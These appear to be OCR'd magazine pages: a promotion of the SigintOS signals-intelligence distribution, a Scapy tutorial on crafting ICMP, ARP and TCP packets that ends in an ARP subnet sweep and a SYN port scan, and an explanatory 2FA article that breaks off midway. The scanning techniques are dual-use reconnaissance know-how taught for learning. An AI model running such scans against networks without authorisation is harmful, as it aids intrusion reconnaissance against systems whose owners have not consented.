
☐ Bootable, only supports Windows bootable ISO image.

Freeware, use at your own risk.

www.isotousb.com

https://www.isotousb.com

MacOS users can easily print the sigintos.iso file to the USB flash drive as bootable with the program called BalenaEtcher.



https://www.balena.io/etcher/

Currently supported devices:

- BladeRF
- HackRF
- RTL-SDR
- AirSpy
- USRP

Some of the installed software:

- SigintOS
- Gnuradio
- Osmocom
- Gqrx
- Gr-gsm
- Gps-sdr-sim
- srsLTE
- YateBTS
- LTE-Cell-Search
- Wireshark

Development Process

The SigintOS development process is still ongoing. The distribution developed by Murat ŞİŞMAN until today is open to all volunteers who want to give support. It is said that specifically Qt and Python software developers are in need for plenty of support. Adding more modules are included in the plans for SigintOS Tool software. Visit www.sigintos.com for information.

From the Developer

In today's world, conventional wars are now replaced by electronic wars. The devices we use in every area of our lives communicate with each other with the help of signals. Almost all devices, from wireless modems and mobile phones that we use in our home, communicate with radio signals. The greatest weakness in this world where wireless communication is muchly involved in our lives and the signals are surrounded by us is that those signals can be easily listened to by others without your realization. The noise and electromagnetic waves emitted by a ballistic missile fired from Russia can be analyzed from the USA by means of antennas. While the whole world can be watched only with the help of radio signals, without the need for image or human intelligence, our countries must produce our own technologies without the need for others in this field. It is also important to develop software that will run hardware in this area where hardware production is essential. The most important actor here is that the countries have to offer great supports, facilities and training in the field of software and hardware development. I hope that SigintOS will be a useful product for the interested public and those who want to improve themselves.

Güray Yıldırım • guray@gurayyildirim.com

Network packet Programming II The Python Scapy Library

In the first article, we talked about Scapy and mentioned its detailed setup, basic settings, and simple operations. In this article, we are going to try to advance the applications and look over different examples. Most of the applications we will develop are going to be simple, especially for educational purposes. After developing the applications, in order to run more realistic connection tests and network tests, basic network knowledge will be enough.

Now, let's start by generating an ICMP echo request (ping) packet that we set the TTL (time to live). In the packet, we will add the characters of the word "hello" as the data. The desired payload can be added to ICMP packets by this method.

The TTL value refers to the maximum number of points that the network packets pass through after they are released to the network, i.e. the number of hop times until they reach their destination. So, think that we have a car, and the amount of gas put into it corresponds to the TTL value, how much the car will go is related to the amount of petrol. Now, let's say that the car is stranded and we received a phone call from the area where the car is located, saying that the car couldn't reach its destination. If we send a vehicle to travel between the two cities, by sending many vehicles with different amounts of gasoline, we have a higher chance to find out where the stranded vehicle is. That is, even if we don't know the map at all, we first start by putting a little gas in a vehicle, send it, and note down the place from where we're being called when the gas finishes. If we send the next vehicle by putting a little more gas into it, we will know the next settlement where the vehicles are passing. We can also increase the TTL value to find the routers on the network and try to see where the packets we send according to the reply are directed. If you have previously used traceroute or, tracepath, these commands work with a similar logic. If you are ready, let's try to create a packet with a TTL value of 2 and send it to gurayyildirim.com.tr. Before we get started, let's run tcpdump by opening a new terminal screen to follow the outgoing packet and incoming responses:

```
sudo tcpdump –i enp0s3
```

While describing the output on this screen, we create and send the ICMP packet with which we set the TTL value on the screen where Scapy is turned on:

```
>>> send(IP(dst='gurayyildirim.com.tr', ttl=2)/ICMP()/'merhaba')
```

```
Sent 1 packets.
```

If you received this output, you may have seen more lines than you expect on the tcpdump screen. To leave such logs as DNS queries as a research topic for you, running the same command several times on Scapy and watching the output will be enough. Notice that on the tcpdump screen there is an output similar to this (in the following examples, IP addresses and domain names have been removed/replaced with sample values):

```
20:34:57.791567 IP 10.0.2.15 > t-z-y-x.rev.example.com: ICMP echo re-
quest, id 0, seq 0, length 15

20:34:57.876921 IP a.b.c.d > 10.0.2.15: ICMP time exceeded in-transit,
length 36
```

The top output actually shows the ICMP packet we sent. In this example, the second line is important for us. In fact, this line tells us that the Time-to-Live (TTL) value in the ICMP packet is not enough for the packet to reach its destination and the packet expires on its way. In this case, when we assign 2 as the TTL value 2, we can consider the address of the router we encountered as a.b.c.d in the example above.

Now if we increase the TTL value starting from 1, we can find the routers on the road. At this point, the output when TTL is set to 1 is critical. The machine in the example is a virtual machine, connected with NAT Network. The effect of this can be seen immediately:

```
>>> send(IP(dst='gurayyildirim.com.tr', ttl=1)/ICMP()/'merhaba')
.
Sent 1 packets.
```

Now let's note the following two lines on the tcpdump screen:

```
20:53:02.501309 IP 10.0.2.15 > t-z-y-x.rev.example.com: ICMP echo re-
quest, id 0, seq 0, length 15

20:53:02.501490 IP 10.0.2.2 > 10.0.2.15: ICMP time exceeded in-transit,
length 36
```

While the above line is trying to go to the same target again, note the value of 10.0.2.2 on the bottom line. This value was actually the value that we received when the packet returned from the router that it would have gone to first because we set the TTL value to 1. So where does the packet go first when it leaves our computer? The packet that goes outside of our own local network will go to the default gateway. In this case, 10.0.2.2 has to be the local gateway. So how do we verify this? Let's try it now:

```
$ ip r
default via 10.0.2.2 dev enp0s3  proto static  metric 100
10.0.2.0/24 dev enp0s3  proto kernel  scope link  src 10.0.2.15  metric 100
169.254.0.0/16 dev enp0s3  scope link  metric 1000
```

We have obtained the default gateway address as seen on the first line of the output. In other words, the TTL value of the first gateway is going to be reduced to 1, and the router sends us a message on this issue.

If you've previously dealt with traceroute or a similar command, you may also have noticed that some routers are not listed in the output. In fact, some routers may not send us a message when the TTL value is 0. In this case, neither the packet reaches its target, nor are we informed. If you continue to increase the TTL value, on the tcpdump screen, you can see that for some values there is no feedback even if you made requests. For example, the router used to prepare this article from the network to the destination of the route in the dynamic route did not respond even when TTL value was reduced to 0, came in at the 4th:

```
>>> send(IP(dst='gurayyildirim.com.tr', ttl=4)/ICMP()/'merhaba')
.
Sent 1 packets.
```

At the same time, on the tcpdump screen:

```
21:06:40.535040 IP 10.0.2.15 > t-z-y-x.rev.example.com: ICMP echo re-
quest, id 0, seq 0, length 15
```

On the last output we received, there was not a timeout message. The only possibility here is that the router's TTL value of the packet is dropped to 0 when the packet is answered, but it actually responded yet the response may not have reached us due to a problem that has been answered. To overcome this, instead of sending once and then deciding, waiting for a while and sending it over and over again will ensure us of the result. Nevertheless, apart from these, it is possible that we will not be able to get responses due to many possibilities.

Note: In these examples, because we use the domain name instead of IP address, DNS query is encountered in tcpdump output. If you want to write the destination IP directly, you can prevent the repetition of the DNS query on each request and get a simpler output. If you'd like, as an alternative, you can apply many filtering options including the IP address you want by adding BPF (Berkeley Packet Filter) to tcpdump, as we did before. This method can be useful to filter out the intense output that may occur on the tcpdump screen, especially for non-virtual machine users. In this case, you can use the following command:

```
$ sudo tcpdump -i enp0s3 dst host gurayyildirim.com.tr
```

This query will display packets with the IP address of gurayyildirim.com.tr. If we want to see the answers in a simpler query:

```
$ sudo tcpdump -i enp0s3 dst host gurayyildirim.com.tr or dst host
10.0.2.15 and icmp
```

At the same time, some routers do not reduce the TTL value by 1. In other words, the TTL value is 1, and the packet is forwarded to the next router. We cannot find these routers directly with this method.

Now, if you want to produce a packet with a high TTL value, we can confirm that we have reached the other side and that we can get the answer:

```
>>> send(IP(dst='gurayyildirim.com.tr', ttl=32)/ICMP(seq=3)/'merhaba')
.
Sent 1 packets.
```

Many operating systems use TTL values that are higher than the default. You can also try to learn the TTL from the output that occurred by using the ping command.

In the ICMP-related introduction, we discussed some basic knowledge and practice. Now, after sending a packet, let's look at how to get a response from Scapy with this packet. In other words, let's look at how we can see the messages directly from the Scapy, which say that the TTL value we see on the tcpdump screen hasn't been sufficient or that it has successfully reached the other side. In order to do this, the basic function we will use is sr. sr is actually the abbreviation for send-receive. Its name describes what it does. Let's start practicing: when performing the applications in this section, we will start the containers up and try to connect to their IP addresses. You can also manually create virtual network interfaces and advance them via IP assignments and other settings. The command to install Docker:

```
$ sudo apt install docker.io -y
```

In this application, we will use Docker mainly due to its software-based network features so that we can pass such details as user authorization and move on quickly. Let's create an Nginx container and get the IP address:

```
$ sudo docker run -d --name nginx -p 80:80 nginx
$ sudo docker inspect nginx --format '{{ .NetworkSettings.Networks.
bridge.IPAddress }}'
172.17.0.2
```

We can continue the application with the IP address we obtained in the second command. Even if we don't have an internet connection or even a network connection, we can send a request to this IP address and perform many applications in our own virtual machine. Let's take a look at an example of send-receive:

```
>>> packet = IP(dst="172.17.0.2", ttl=10)/ICMP(type=8)
>>> sr(packet)
Begin emission:
..Finished sending 1 packets.
*
Received 3 packets, got 1 answers, remaining 0 packets
(<Results: TCP:0 UDP:0 ICMP:1 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
```

We created the packet in the first line and made the TTL value 10. In fact, it can reach the packet target even at much fewer values. We now have the knowledge to test at how many times we're going to reach. On the second line, we said that we wanted to send the packet and get the answer. If we look at the answer quickly, we find packets that are divided into *Results* and *Unanswered*, that are, answers and unanswered. These packets are put in a tuple structure in Python. Before we can get to the details of this packet, there is a function that we can use without getting lost in such a gravity if we want to get a single packet as an answer: sr1. This function makes it much easier when we expect a single answer. Let's try sending the packet with sr1 without breaking the packet:

```
>>> sr1(packet)
Begin emission:
```

```
..Finished sending 1 packets.
*
Received 3 packets, got 1 answers, remaining 0 packets
<IP  version=4 ihl=5 tos=0x0 len=28 id=28253 flags= frag=0 ttl=64 pro-
to=icmp chksum=0xb45e src=172.17.0.2 dst=172.17.0.1 options=[] |<ICMP
type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>
```

The turn was exactly what we mentioned. We have seen the direct answer or even a piece of detailed information about it. In fact, we could also access the same answer by sr, but we had to find the correct element of the bunch inside it and remove the packet from it. So both methods have different usage areas, in some cases, sr1 can provide us convenience and speed.

Now let's see how we get the same result as the sr function without ever changing the packet again:

```
>>> result = sr(packet)
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> result[0][ICMP][0]
(<IP  frag=0 ttl=10 proto=icmp dst=172.17.0.2 |<ICMP  type=echo-request
|>>,
 <IP  version=4 ihl=5 tos=0x0 len=28 id=18181 flags= frag=0 ttl=64 pro-
to=icmp chksum=0xdbb6 src=172.17.0.2 dst=172.17.0.1 options=[] |<ICMP
type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>)
```

Here's a brief explanation: when writing the first command, we assigned the output of the sr function to a variable called **result**. Then, since this variable is a tuple, we came to index 0 with the result (result [0]). Because we were interested in ICMPs only, we wanted them (result [0] [ICMP]). The ICMP packet we get is one tuple, so it can be used to hold multiple items. So we reached the element 0 (result [0] [ICMP] [0]).

If we look at this result, both the request and the answer we received were given together. In this way, if we send more than one packet it will be easier to distinguish which answer belongs to which request. In the last case, we wouldn't be mistaken to act, thinking that the structure we obtained in the parenthesis is resembles a tuple. On this tuple, while the zero element gives the request, the first element will give the answer:

```
>>> result[0][ICMP][0][0] # request
<IP  frag=0 ttl=10 proto=icmp dst=172.17.0.2 |<ICMP  type=echo-request
|>>
>>> result[0][ICMP][0][1] # response
<IP  version=4 ihl=5 tos=0x0 len=28 id=38110 flags= frag=0 ttl=64 pro-
to=icmp chksum=0x8ddd src=172.17.0.2 dst=172.17.0.1 options=[] |<ICMP
type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>
```

The sr and sr1 functions that we have seen so far work on the 3rd layer of the OSI model. You can try the srp function if you have applications that you will prepare according to layer 2. For example, let's send an ARP query to find the MAC address of the container that we created with Docker. Since we send ARP queries on the 2nd layer of OSI, we will write ff: ff: ff: ff: ff: ff as the destination MAC address. When we create the ARP packet, we will write the IP address we want to know in the corresponding field in it:

```
>>> frame = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='172.17.0.2')
>>> srp1(frame, iface='docker0')
Begin emission:
*Finished sending 1 packets.
Received 1 packets, got 1 answers, remaining 0 packets
<Ether  dst=02:42:77:69:7f:08 src=02:42:ac:11:00:02 type=0x806 |<ARP
hwtype=0x1 ptype=0x800 hwlen=6 plen=4 op=is-at hwsrc=02:42:ac:11:00:02
psrc=172.17.0.2 hwdst=02:42:77:69:7f:08 pdst=172.17.0.1 |>>
```

In this application, we used the network interface docker0 when sending the packet. Since the container we are querying with this interface is in the same network, we were able to respond directly to the ARP query.

If we want to run an ARP ping on the network, we can state the IP subnet instead of IP. Before continuing with this, to make the output look better off and get multiple results as a result of the scan (let's run this command three times), let's open a few new containers:

```
$ sudo docker run -d --rm alpine sleep 3600
```

For the containers created in this command, we told to automatically delete them after 1 hour when they are closed.

Now let's run the same command for a subnet. For this purpose, we give a subnet in CIDR notation to Scapy:

```
>>> frame = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst='172.17.0.0/24')
>>> srp(frame, iface='docker0', timeout=2)
Begin emission:
****Finished sending 256 packets.

Received 4 packets, got 4 answers, remaining 252 packets
(<Results: TCP:0 UDP:0 ICMP:0 Other:4>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:252>)
```

The only thing that changed was the subnet in CIDR notation instead of IP and that we wrote **172.17.0.0/24.** It also asked us for the MAC addresses of all IP addresses in this range. If we look at the output, we can see that it took four turns. In addition, by setting a 2-second limit, we wanted it to give us results collected at a maximum 2-second span. As we opened 4 containers in total, we achieved 4 outputs.

At this point, let's move on to what we can do to get a neater view of the packets and frames. There are a number of methods in Scapy that show packets in a stylish way. Repeat the previous example and assign the results to a variable and try to list the 4 MAC addresses obtained and the IPs they belong to:

```
>>> frames = srp(frame, iface='docker0', timeout=2)
Begin emission:
****Finished sending 256 packets.

Received 4 packets, got 4 answers, remaining 252 packets
>>> frames
(<Results: TCP:0 UDP:0 ICMP:0 Other:4>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:252>)
>>> frames[0]
<Results: TCP:0 UDP:0 ICMP:0 Other:4>
>>> frames[0].display()
0000 Ether / ARP who has 172.17.0.2 says 172.17.0.1 ==> Ether / ARP is
at xx:xx:xx:xx:xx:xx says 172.17.0.2
0001 Ether / ARP who has 172.17.0.3 says 172.17.0.1 ==> Ether / ARP is
at xx:xx:xx:xx:xx:xx says 172.17.0.3
0002 Ether / ARP who has 172.17.0.4 says 172.17.0.1 ==> Ether / ARP is
at xx:xx:xx:xx:xx:xx says 172.17.0.4
0003 Ether / ARP who has 172.17.0.5 says 172.17.0.1 ==> Ether / ARP is
at xx:xx:xx:xx:xx:xx says 172.17.0.5
```

After repeating the same request and transferring the result to a variable named **frames**, the element with index 0 which holds the answered frames (**Results**). Then we were able to get summary information about all packets by using the **display** method. This information included both MAC addresses and IP addresses. This actually is a simple network scan and a small tool can be used to determine which devices can connect. We can think of it as a very simple feature of **nmap.**

If we want to get more detailed information, we can use the **show** method on the frame we want (we can apply the same to packets):

```
>>> frames[0][0][1].show()
###[ Ethernet ]###
  dst= xx:xx:xx:xx:xx:xx
  src= xx:xx:xx:xx:xx:xx
  type= 0x806
###[ ARP ]###
     hwtype= 0x1
     ptype= 0x800
     hwlen= 6
     plen= 4
     op= is-at
     hwsrc= xx:xx:xx:xx:xx:xx
     psrc= 172.17.0.2
     hwdst= xx:xx:xx:xx:xx:xx
     pdst= 172.17.0.1
```

To display fields and their descriptions in a different way, use the ls function:


```
>>> ls(frames[0][0][1])
dst          : DestMACField                     = 'xx:xx:xx:xx:xx:xx' (None)
src          : SourceMACField                   = 'xx:xx:xx:xx:xx:xx' (None)
type         : XShortEnumField                  = 2054             (36864)
--
hwtype       : XShortField                      = 1                (1)
ptype        : XShortEnumField                  = 2048             (2048)
hwlen        : ByteField                        = 6                (6)
plen         : ByteField                        = 4                (4)
op           : ShortEnumField                   = 2                (1)
hwsrc        : ARPSourceMACField                = 'xx:xx:xx:xx:xx:xx' (None)
psrc         : SourceIPField                    = '172.17.0.2'     (None)
hwdst        : MACField                         = 'xx:xx:xx:xx:xx:xx'
('00:00:00:00:00:00')
pdst         : IPField                          = '172.17.0.1'
('0.0.0.0')
```

If we wanted to see more human-readable and summarized information about the packet/frame, as in the display() method, the summary method can be used:

```
>>> f = frames[0][0][1]
>>> f.summary()
'Ether / ARP is at 02:42:ac:11:00:02 says 172.17.0.2'
```

We can also visualize the packets/frames and save them as PDFs:

```
>>> paket.pdfdump('/home/guray/Desktop/icmpquery.pdf')
```



Before finishing this part of the series, let's refer to the TCP class. Creating TCP connections allows you to specify, monitor, change, and re-assign all flags, sequence and acknowledge numbers and other information one by one.

```
>>> paket_ip = IP(dst="www.gurayyildirim.com.tr")
>>> paket_tcp = TCP(dport=80)
>>> paket = paket_ip / paket_tcp
>>> paket

<IP  frag=0 proto=tcp dst=Net('www.gurayyildirim.com.tr') |<TCP
dport=http |>>
```

When creating the packet, we first created an IP packet and then created the TCP class with the target port 80. Afterward, made them ready to make a request and connect to each other, using /. After the packet is created, we try to send it and open a TCP connection:

```
>>> response = sr(packet)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> response[0][TCP]
<TCP from Results: TCP:1 UDP:0 ICMP:0 Other:0>
```

If we want to parse the result a little better and examine the incoming-outgoing data, we can use the multiple assignment function of Python:

```
>>> answered, unanswered = response

>>> request_response = answered[0]
```

First of all, we have differentiated and responded to the different variables by parsing the answers. We then assigned the first request-response pair to the variable request-response. This variable is in a tuple: the first element is the request and the second contains the response. Normally we expect the SYN flag in the first outgoing request to establish TCP, SYN and ACK flags in the incoming reply. To check this, we can use the summary() method we've seen before:

```
>>> request_response[0].summary()

'IP / TCP 10.0.2.15:ftp_data > x.y.z.t:http S'

>>> request_response[1].summary()

'IP / TCP x.y.z.t:http > 10.0.2.15:ftp_data SA / Padding'
```

In the output, the letters S which are placed towards the last parts correspond to SYN and letter A corresponds to ACK. So, as expected, the request sent the SYN flag, and the reply sent both the SYN and the ACK flag. Now, let's look at the use of the **show**() method to examine the structure of the answer packet in detail:

```
>>> request_response[1].show()
###[ IP ]###
  version= 4
  ihl= 5
  tos= 0x0
  len= 44
  id= 42590
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= 0x65de
  src= x.y.z.t
  dst= 10.0.2.15
  \options\
###[ TCP ]###
     sport= http
     dport= ftp_data
     seq= 20530901
     ack= 1
     dataofs= 6
     reserved= 0
     flags= SA
     window= 65535
     chksum= 0x73f6
     urgptr= 0
     options= [('MSS', 1460)]
###[ Padding ]###
        load= '\x00\x00'
```

In this article, although we will not cover 3-way handshake yet, we have the enough knowledge to test whether the TCP ports are open, that is, to do an application to scan the port. All we have to do is give as much ports as we want in a list instead of just giving 80 as in the previous example. Now let's see this through an example:

```
>>> paket = TCP(dport=[22,80,443,4444])
>>> ip = IP(dst="www.gurayyildirim.com.tr")
>>> ip / paket
<IP  frag=0 proto=tcp dst=Net('www.gurayyildirim.com.tr') |<TCP
dport=['ssh', 'http', 'https', '4444'] |>>
>>> scanner = ip / paket
>>> results, unanswered = sr(scanner, timeout=3)
Begin emission:
.Finished sending 4 packets.
****
Received 5 packets, got 4 answers, remaining 0 packets
(<Results: TCP:4 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> results.show()
0000 IP / TCP 10.0.2.15:ftp_data > x.y.z.t:http S ==> IP / TCP
x.y.z.t:http > 10.0.2.15:ftp_data SA / Padding
0001 IP / TCP 10.0.2.15:ftp_data > x.y.z.t:ssh S ==> IP / TCP
x.y.z.t:ssh > 10.0.2.15:ftp_data SA / Padding
0002 IP / TCP 10.0.2.15:ftp_data > x.y.z.t:https S ==> IP / TCP
x.y.z.t:https > 10.0.2.15:ftp_data SA / Padding
0003 IP / TCP 10.0.2.15:ftp_data > x.y.z.t:4444 S ==> IP / TCP
x.y.z.t:4444 > 10.0.2.15:ftp_data RA / Padding
```

In this example, we checked the 22, 80, 443, 4444 ports on the website by sending SYN from TCP and finally, we've collected the answers. We have also set a timeout of 2 seconds based on the possibility of the server not responding to some of the closed ports by itself or by another device in front of it. At the end of the results.show() if we look at the answers, SA means SYN-ACK, and that means open ports, where R written in RA means RST and the port is closed. And that is how a simple port scan can be performed.

References and reading recommendations:

https://scapy.readthedocs.io/

https://thepacketgeek.com/series/building-network-tools-with-scapy/

https://www.osso.nl/blog/scapy-dns-server-snippet/

Ulaş Fırat Özdemir • ulas@arkakapidergi.com

Google vs. Authy Security wars in 2FA

Hello and welcome, in this article we will be discussing 2FA, which aims to ensure new generation of internet security, and two commonly used apps helping us to use this technology with ease.

Multi factor authentication (MFA), is a security model requiring two or more proofs before a system access. In this model, proofs are split into three main categories (factors) and care is taken to ensure that each proof is from different categories. With this way, the end user passes through multiple authentication steps and with the usage of independent steps, a security risk from one step does not affect the others. The three categories are as follows;

Information you know:

The main purpose here is to remember a secret information belonging only to you for when you want to use the system. This secret is used as a part of authentication process. This information could be a password, PIN, PUK, signature or a security question and answer.

Tool that you own (something you have):

The main purpose here is to authenticate with a physical tool specially made for and only owned by you which other users of the system could not own or make.

Whilst this tool could be electronic like phone (app), smart card, RFID card, OTP device and e-signature, other non electronic methods such as QR code, embossment and different colors (like on money) could be used. Besides these, phone lines (SMS) and proof by making a call could also be included in this context.

An attribute of you (something you are):

The main purpose here is to use a special attribute of you that differentiates you from other users.

This attribute could be physical like fingerprints, retina/eye, palm, veins in hand and facial structure. This attribute also could be from behaviours we learned by giving thought but apply as if it was natural such as keyboard usage, typography, language usage, speech (tone and accent).

Two factor authentication is the most common multi factor authentication method used today. This method is accomplished by using two proofs from two different categories. Two factor and two step authentication are commonly mistaken concepts. The following statement could be applied to clarify the difference between the two; two step authenticatication requires two different proofs for authentication. While these proofs could be from different factors (retina and password) they could be from same factors as well (retina and fingerprint). Two factor authentication, on the other hand, requires two different proofs from two different factors. Two factor authentication aims to isolate the possible weaknesses in one factor from the others. That is why two factor authentication is more secure than two step authentication.

There are a lot of companies which already integrated two factor authentication to their systems. While some used their own implementations, most trusted 3rd party applications. Before recognizing the rivals, it is useful to examine Apple's approach at the other end of the field.

https://blog.elcomsoft.com/2016/04/apple-two-factor-authentication-vs-two-step-verification/

With the two-step verification feature that Apple introduced in 2013, Apple's aim was to make the operations using Apple ID even more secure. For users who use this feature, a second validation step is required during the iCloud and Apple ID pairing or the first transaction with a new device. The security codes in the second step could be taken with one of the following methods.

- Push notification to a previously trusted device,
- Call or Text Message to a previously saved number,
- Offline recovery key,
- Application-specific passwords.

Two-step verification could be activated on Apple devices or via My Apple ID.

In 2015, Apple developed a two-factor verification method structure on top of existing two-step validation with iOS 9 and OS X El Capitan in an attempt to provide a safer alternative to users. This validation method applies to iOS 9 and later devices, older devices cannot use this feature. In two-factor validation, there are no application-based passwords due to the use of the same factor and there are no offline passwords due to use complexity. Instead, the offline, time-based code has been implemented as a code generator (OTP) and 6-digit authentication code. We seem to hear that the two-digit code is not very different from the password. Yes, because 6-digit code support is provided for older devices. If this feature is enabled when logging into devices older than iOS 9, an extra 6-digit authentication code is requested. To enable this feature, the two-step authentication feature needs to be disabled, and if you have an old device registered in your account when the feature is activated, you will see a warning that it may be necessary to enter a 6-digit code besides the old password.

Regards to our understanding of the implementation of the issue after Apple's approach, let us introduce the rivals and the advantages they offer.

In the blue corner, there is Google, which has become a dominant power on the internet thanks to the offered services and its app - Google Authenticator. This application aims to provide access to the services used by providing time-based OTP (TOTP) and Hmac-based.

This means that you cannot login to your account without Google Authenticator (or any other application running the same algorithm). In the HOTP algorithm, application and web service share a common secret data and counter data. Each time the application generates new code, the counter is incremented on both sides so that synchronization is ensured. One of the most critical problems of HOTP systems is the synchronization of the counter value. The counter value must be the same for both sides, otherwise the generated codes could not match.

In response to common counter problems due to a network or application-related error, section 7.4 of the RFC4226 document provides an explanation. According to this section, the controlling party must have a look-ahead value. HOTP of the current value and incremental values up to look ahead value are all checked against in an attempt to assure the synchronization. If this value is provided too high or unlimited, this implies that for each mismatching code the HOTP calculation by the controlling party will go on for a long time, leading to DoS / DDoS attacks.

If the look ahead value is kept too short, synchronization errors may occur. Therefore, the value should be carefully selected. Another approach for HOTP synchronization problems is to enter several HOTP values given in sequence. In this case, the authenticating party checks the sequential HOTP values it receives against the values it produces and ensures that the counter data is matched after estimating the correct sequence. In the TOTP algorithm, the only difference according to HOTP is the counter value. Time data is used instead of an incremental counter. This time data must be common and precise for both systems, so the calculations usually use Unix Epoch time. Both systems must keep the time data up to date with NTP (or alternative) protocol. The provided code changes over time (eg every 30 seconds) rather than changing each request/access. For this reason, a portion of the Unix Epoch time (1 in 30 for 30 seconds) is used, that means that the longer the code changes, the lower the sensitivity. The other problem that arises as a result of time usage is the other applications on the server. If other applications on the server are leaking out the time data or the time data is being used through a common source that everyone can access, it becomes easier to guess the next code. Nevertheless, attackers need to know the hidden value, but one of the two values (confidential data and time) that protect the system is bypassed. So, now that we know more inner-workings of the application. The Google Authenticator can be examined in three steps;

1.) Adding a New Account

When installing a new account in Google Authenticator, the confidential key distribution problem is solved by using a camera-captured QR code or manually entered privacy data. In this way, the user maps the privacy data itself, and during the insertion, the system (server) does not make a connection with the user (application). Due to the absence of a connection and only the mapping of the privacy data manually, the time is provided by the system in which the application is located (cell phone). Therefore, it is necessary to have the correct time of the system in which the application is located, otherwise key matching problems may arise.

2.) Using an Existing Account

